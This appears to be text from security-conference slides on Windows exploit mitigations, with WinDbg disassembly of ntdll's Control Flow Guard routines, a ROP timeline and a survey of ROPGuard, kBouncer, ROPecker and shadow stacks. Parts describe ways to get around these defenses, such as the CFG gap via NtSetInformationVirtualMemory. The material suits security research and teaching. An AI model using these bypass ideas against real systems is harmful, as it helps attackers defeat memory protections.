00007ffe`0cc07ebb cc      int      3
00007ffe`0cc07ebc cc      int      3
00007ffe`0cc07ebd cc      int      3
00007ffe`0cc07ebe cc      int      3
00007ffe`0cc07ebf cc      int      3
```

Registers

Customize...

Reg	Value
rax	6416aff928
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff960
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual: rax

Display format: Quad Hex

00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000
00000064`16aff9a0	0000000000000000
00000064`16aff9a8	0000000000000000
00000064`16aff9b0	0000000000000000
00000064`16aff9b8	0000000000000000
00000064`16aff9c0	0000000000000000

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

File Edit View Debug Window Help

Disassembly

Offset: 00007ffe0cc16181 Previous Next

```
00007ffe`0cc07e8c cc int 3
00007ffe`0cc07e8d cc int 3
00007ffe`0cc07e8e cc int 3
00007ffe`0cc07e8f cc int 3
ntdll!RtlDecodeSystemPointer:
00007ffe`0cc07e90 448b04253003fe7f mov r8d,dword ptr [SharedUserData+0x330] (00000000)
00007ffe`0cc07e98 4c8bc9 mov r9,rcx
00007ffe`0cc07e9b 418bd0 mov edx,r8d
00007ffe`0cc07e9e 418bc0 mov eax,r8d
00007ffe`0cc07ea1 83e23f and edx,3Fh
00007ffe`0cc07ea4 b940000000 mov ecx,40h
00007ffe`0cc07ea9 2bca sub ecx,edx
00007ffe`0cc07eab 49d3c9 ror r9,cl
00007ffe`0cc07eae 4933c1 xor rax,r9
00007ffe`0cc07eb1 c3 ret
00007ffe`0cc07eb2 cc int 3
00007ffe`0cc07eb3 cc int 3
00007ffe`0cc07eb4 cc int 3
00007ffe`0cc07eb5 cc int 3
00007ffe`0cc07eb6 cc int 3
00007ffe`0cc07eb7 cc int 3
00007ffe`0cc07eb8 cc int 3
00007ffe`0cc07eb9 cc int 3
00007ffe`0cc07eba cc int 3
00007ffe`0cc07ebb cc int 3
00007ffe`0cc07ebc cc int 3
00007ffe`0cc07ebd cc int 3
00007ffe`0cc07ebe cc int 3
00007ffe`0cc07ebf cc int 3
```

Registers

Customize...

Reg	Value
rax	6416aff928
rcx	7ffe0cbcc728
rdx	7ffe0cc2a00d
rbx	0
rsp	6416aff960
rbp	0
rsi	0
rdi	0
r8	130000000000
r9	34041ff24e16

Memory

Virtual: rax Previous Next

Display format: Quad Hex

00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000
00000064`16aff998	0000000000000000
00000064`16aff9a0	0000000000000000
00000064`16aff9a8	0000000000000000
00000064`16aff9b0	0000000000000000
00000064`16aff9b8	0000000000000000
00000064`16aff9c0	0000000000000000

Return Oriented Programming - Timeline

1996

Morris Worm

Canary Stack
Visual Studio 2005

2004

ASLR
Windows Vista

2007

2014/5

CFG
Windows 8.1
Visual Studio 2015

1988

Smashing The
Stack For Fun
And Profit

2003

DEP
Windows XP SP2

2006

ROP
“The Geometry of
Innocent Flesh on
the Bone” by
Hovav Shacham

Control Flow Guard

- Mitigate control flow hijacking of indirect calls
call eax



Baltimore
Devin Allen, 2015

Control Flow Guard

```
mov     rax, [rcx+rax]
mov     r8, r14
mov     rdx, r15
lea     rcx, [rsp+0B8h+var_88]
call    rax
```

Control Flow Guard

```
mov     rax, [rcx+rax]
mov     r8, r14
mov     rdx, r15
lea     rcx, [rsp+0B8h+var_88]
call    cs:__guard_dispatch_icall_fptr
```

Control Flow Guard

- Mitigate control flow hijacking of indirect calls
call eax
- Coarse grain mitigation
 - Huge bit field
 - Marks start address of all functions in memory



Baltimore
Devin Allen, 2015

Control Flow Guard

- Mitigate control flow hijacking of indirect calls
call eax
- Coarse grain mitigation
 - Huge bit field
 - Marks start address of all functions in memory
- How can we abuse it?



Baltimore
Devin Allen, 2015

Control Flow Guard

- Mitigate control flow hijacking of indirect calls
call eax
- Coarse grain mitigation
 - Huge bit field
 - Marks start address of all functions in memory
- How can we abuse it?
 - We already did!



Baltimore
Devin Allen, 2015

Control Flow Guard

```
mov     rax, [rcx+rax]
mov     r8, r14
mov     rdx, r15
lea     rcx, [rsp+0B8h+var_88]
call    cs:__guard_dispatch_icall_fptr
```

LdrpValidateUserCallTarget proc near


```
48 8B 15 A9 51 0D 00    mov     rdx, cs:qword_18016B370
48 8B C1                mov     rax, rcx
48 C1 E8 09            shr     rax, 9
48 8B 14 C2            mov     rdx, [rdx+rax*8]
48 8B C1                mov     rax, rcx
48 C1 E8 03            shr     rax, 3
F6 C1 0F              test     cl, 0Fh
75 07                  jnz     short loc_1800961E5
```

loc_1800961E5:


```
48 0F BA F0 00        btr     rax, 0
48 0F A3 C2           bt      rdx, rax
73 0B                 jnb     short loc_1800961FB
```

loc_1800961FB:

```
48 8B C1              mov     rax, rcx
4D 33 D2             xor     r10, r10
E9 FA FE FF FF      jmp     LdrpHandleInvalidUserCallTarget
LdrpValidateUserCallTarget endp
```



```
loc_1800961FB:
48 8B C1      mov     rax, rcx
4D 33 D2      xor     r10, r10
E9 FA FE FF FF jmp     LdrpHandleInvalidUserCallTarget
LdrpValidateUserCallTarget endp
```

Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc16157 7415      je      ntdll!LdrpHandleInvalidUserCallTarget+0x
00007ffe`0cc16159 4881c480000000 add     rsp,80h
00007ffe`0cc16160 58        pop     rax
00007ffe`0cc16161 5a        pop     rdx
00007ffe`0cc16162 59        pop     rcx
00007ffe`0cc16163 4158      pop     r8
00007ffe`0cc16165 4159      pop     r9
00007ffe`0cc16167 415a      pop     r10
00007ffe`0cc16169 415b      pop     r11
00007ffe`0cc1616b 48ffe0    jmp     rax
00007ffe`0cc1616e 0f286c2470 movaps  xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps  xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add     rsp,80h
00007ffe`0cc1617f 58        pop     rax
00007ffe`0cc16180 5a        pop     rdx
00007ffe`0cc16181 59        pop     rcx
00007ffe`0cc16182 4158      pop     r8
00007ffe`0cc16184 4159      pop     r9
00007ffe`0cc16186 415a      pop     r10
00007ffe`0cc16188 415b      pop     r11
00007ffe`0cc1618a c3        ret
00007ffe`0cc1618b cc        int     3
00007ffe`0cc1618c cc        int     3
00007ffe`0cc1618d cc        int     3
00007ffe`0cc1618e cc        int     3
00007ffe`0cc1618f cc        int     3
00007ffe`0cc16190 cc        int     3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
```

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff918
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

```
00000064`16aff918 00007ffe0cc2a00d
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
```



Disassembly

Offset: 00007ffe0cc16181

Offset	Address	Instruction	Comment
00007ffe`0cc16157	7415	je	ntdll!LdrpHandleInvalidUserCallTarget+0>
00007ffe`0cc16159	4881c4800000000	add	rsp,80h
00007ffe`0cc16160	58	pop	rax
00007ffe`0cc16161	5a	pop	rdx
00007ffe`0cc16162	59	pop	rcx
00007ffe`0cc16163	4158	pop	r8
00007ffe`0cc16165	4159	pop	r9
00007ffe`0cc16167	415a	pop	r10
00007ffe`0cc16169	415b	pop	r11
00007ffe`0cc1616b	48ffe0	jmp	rax
00007ffe`0cc1616e	0f286c2470	movaps	xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173	0f28642460	movaps	xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178	4881c4800000000	add	rsp,80h
00007ffe`0cc1617f	58	pop	rax
00007ffe`0cc16180	5a	pop	rdx
00007ffe`0cc16181	59	pop	rcx
00007ffe`0cc16182	4158	pop	r8
00007ffe`0cc16184	4159	pop	r9
00007ffe`0cc16186	415a	pop	r10
00007ffe`0cc16188	415b	pop	r11
00007ffe`0cc1618a	c3	ret	
00007ffe`0cc1618b	cc	int	3
00007ffe`0cc1618c	cc	int	3
00007ffe`0cc1618d	cc	int	3
00007ffe`0cc1618e	cc	int	3
00007ffe`0cc1618f	cc	int	3
00007ffe`0cc16190	cc	int	3
00007ffe`0cc16191	6666666666666660f1f8400000000000	nop	word ptr [rax+rax]

ntdll!LdrpICallHandler:

Registers

Customize...

Reg	Value
rax	34041ff24e00
rcx	3460095db73e0000
rdx	0
rbx	0
rsp	6416aff918
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

Virtual	Value
00000064`16aff918	00007ffe0cc2a00d
00000064`16aff920	00007ffe0cbcc728
00000064`16aff928	0000130000000000
00000064`16aff930	000034041ff24e16
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	0000006416affa10
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000

Control Flow Guard

```
BOOL SetProcessValidCallTargets(  
    HANDLE                hProcess,  
    PVOID                 VirtualAddress,  
    SIZE_T                 RegionSize,  
    ULONG                  NumberOfOffsets,  
    PCFG_CALL_TARGET_INFO OffsetInformation  
);
```

Control Flow Guard

- CFG blocks indirect calls to SetProcessValidCallTargets

Control Flow Guard

- CFG blocks indirect calls to SetProcessValidCallTargets
- SetProcessValidCallTargets is a wrapper for ntdll function:
 - NtSetInformationVirtualMemory

Control Flow Guard


- CFG blocks indirect calls to SetProcessValidCallTargets
- SetProcessValidCallTargets is a wrapper for ntdll function:
 - NtSetInformationVirtualMemory
- NtSetInformationVirtualMemory is a valid indirect call target!

ROP Mitigations



Guardian
Shana and Robert ParkeHarrison, 1999

Return Oriented Programming - Timeline



ROP Mitigations

- ROPGuard
 - Implemented by most endpoint protection products
 - Strategic hooks on memory functions
 - Opcode before return address is a call instruction
 - Call instructions leads back to hooked function

ROP Mitigations

- ROPGuard
 - Implemented by most endpoint protection products
 - Strategic hooks on memory functions
 - Opcode before return address is a call instruction
 - Call instructions leads back to hooked function
- kBouncer
 - Utilizes Last Branch Records on modern CPU
 - Performs variation of ROPGuard checks on those addresses
 - Requires user-mode hooks on strategic locations

ROP Mitigations

- ROPecker
 - Allows only two executable memory pages
 - Utilizes Last Branch Records on modern CPU
 - Consider ROP gadget only if less than 6 instructions

ROP Mitigations

- ROPecker
 - Allows only two executable memory pages
 - Utilizes Last Branch Records on modern CPU
 - Consider ROP gadget only if less than 6 instructions
- Shadow Stack
 - Two different stacks
 - Regular stack for data (and return addresses)
 - Matching kernel stack for only return addresses
 - On ret opcode - compare both
 - First paper published on 2016, not yet implemented

The Beast Is In Your Memory

by Daniel Lehmann and Ahmad-Reza Sadeghi

How to bypass ROPecker and
kBouncer by abusing their
heuristics

(BlackHat 2014)



Cupid and Centaur in the Museum of Love
Joel-Peter Witkin, 1992

Rite Of Passage

Bypassing ROP Mitigations



FRANCE. Paris. 5th arrondissement. Students in a chain passing cobble stones for the barricades, Gay Lussac Street
Bruno Barbey, 1968

Rite Of Passage - Bypassing ROP Mitigations

- Syscall semantics – transition from user mode to kernel mode

